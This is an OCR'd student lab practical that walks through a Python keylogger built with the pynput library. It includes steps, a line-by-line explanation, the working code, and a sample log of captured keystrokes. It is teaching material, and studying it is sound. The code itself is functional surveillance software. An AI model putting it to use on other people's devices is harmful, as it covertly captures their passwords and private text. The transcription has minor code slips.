VAC CFA/IFA

PRACTICAL-01

Date 28-02-2024

Expt. No. 1 Page No. 1

Practical - 1

Aim : Implementation of Keylogger functionality using Python.

Software Used : Python (with pynput library)

Theory : Keylogging is the process of recording the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.

Pynput library : The pynput library in Python allows us to monitor and control input devices. It provides functions to capture and record keystrokes, mouse events, and control the keyboard and mouse.

Steps :

1. Install the pynput library using pip.
2. Import the necessary modules from pynput.
3. Set up logging to record keystrokes into a file.
4. Define a function to handle the keypress event and log the key pressed.
5. Create a Listener instance to monitor key presses and bind the defined function to it.
6. Start listening for key presses.
7. The program will continuously record keystrokes until it is terminated.

Explaination

1. !pip install pynput : This command installs the pynput library using pip. The ! indicates that its a shell command to be

Teacher's Signature :

executed in the system environment. pip is a package manager for Python, and install is the command used to install Python Packages. pynput is the name of the package being installed, which is a library for controlling and input devices such as keyboard & mouse.

2. from pynput.keyboard import key, Listener: This line import specific classes (Key and Listener) from the pynput.keyboard module. The key class represents individual keys on the keyboard, and the listener class is used to listen for and handle keyboard events.

3. import logging: This line imports the built-in-logging module, which provides a flexible framework for emitting log messages from Python programs.

4. logging.basicConfig(filename = ("Keylog.txt"), level = logging.DEBUG, format = %(asctime)s - %(message)s"): This command configures the logging system. It sets up basic configuration for logging and Specifies parameters such as the filename where log messages will be Stored (Keylog.txt), the logging level DEBUG, and the format of the log messages (%(asctime)s - %(message)s, which includes the timestamp of the log message and the message itself).

5. def on_press(Key): This line defines a function named on_press that takes a single argument Key. This function will be called whenever a key is pressed.

6. logging.info(str(key)): Inside the on_press function, this line logs the pressed key by converting it to a String (str(key)) and then logging it at the INFO level.

7. with Listener (on_press = on_press) as listener: This line creates a Listener object with the

on_press function as the callback function for handling keypress events. The with statement ensures that the resources associated with the listener are properly managed and released when the listener is no longer needed.


8. listener.join() : This line starts the listener, causing it to begin monitoring the keyboard for keypress events. The program will continue to listen for keypress until it is terminated manually.

Each command in the code serves a specific purpose in setting up and using the pynput library to log keystrokes.

Result:

Thus, Keylogger is running succesfully and storing the record of each key pressed.

Code



Home
keylo
how t
Home
ChatG
Home
Untitl
keylo
Inb
localhost:8888/notebooks/Desktop/Python%20code/keylogger/Untitled.ipynb
jupyter
Untitled
Last Checkpoint: 2 minutes ago
File
Edit
View
Run
Kernel
Settings
Help
Code

```
[*]: !pip install pynput
     # pynput helps us read the keystrokes as the user types in stuff

     from pynput.keyboard import Key, Listener
     import logging

     logging.basicConfig(filename=("unknown.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")

     def on_press(key):
         logging.info(str(key))

     with Listener(on_press=on_press) as listener:
         listener.join()
```

```
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pynput in c:\programdata\anaconda3\lib\site-packages (1.7.6)
Requirement already satisfied: six in c:\programdata\anaconda3\lib\site-packages (from pynput) (1.16.0)
```

```
[ ]:
```

Output



```
2024-03-07 02:23:24,146 - Key.shift_r
2024-03-07 02:23:24,388 - 'P'
2024-03-07 02:23:24,951 - 'r'
2024-03-07 02:23:25,368 - 'a'
2024-03-07 02:23:25,662 - 'c'
2024-03-07 02:23:26,119 - 't'
2024-03-07 02:23:26,582 - 'i'
2024-03-07 02:23:26,947 - 'c'
2024-03-07 02:23:28,031 - 'l'
2024-03-07 02:23:28,780 - 'e'
2024-03-07 02:23:29,146 - Key.space
2024-03-07 02:23:29,630 - '1'
2024-03-07 02:23:42,253 - Key.backspace
2024-03-07 02:23:42,479 - Key.backspace
2024-03-07 02:23:44,095 - 'a'
2024-03-07 02:23:44,627 - 'l'
2024-03-07 02:23:54,209 - ','
2024-03-07 02:23:54,511 - Key.space
2024-03-07 02:23:55,737 - Key.backspace
2024-03-07 02:23:56,082 - Key.backspace
2024-03-07 02:24:01,109 - 'k'
2024-03-07 02:24:01,675 - 'e'
2024-03-07 02:24:02,213 - 'y'
2024-03-07 02:24:03,052 - 'l'
2024-03-07 02:24:03,257 - 'o'
2024-03-07 02:24:03,681 - 'g'
2024-03-07 02:24:03,826 - 'g'
2024-03-07 02:24:04,109 - 'e'
2024-03-07 02:24:04,308 - 'r'
2024-03-07 02:24:05,078 - Key.shift_r
2024-03-07 02:24:05,460 - '_'
2024-03-07 02:24:16,295 - 'g'
2024-03-07 02:24:16,692 - 'm'
```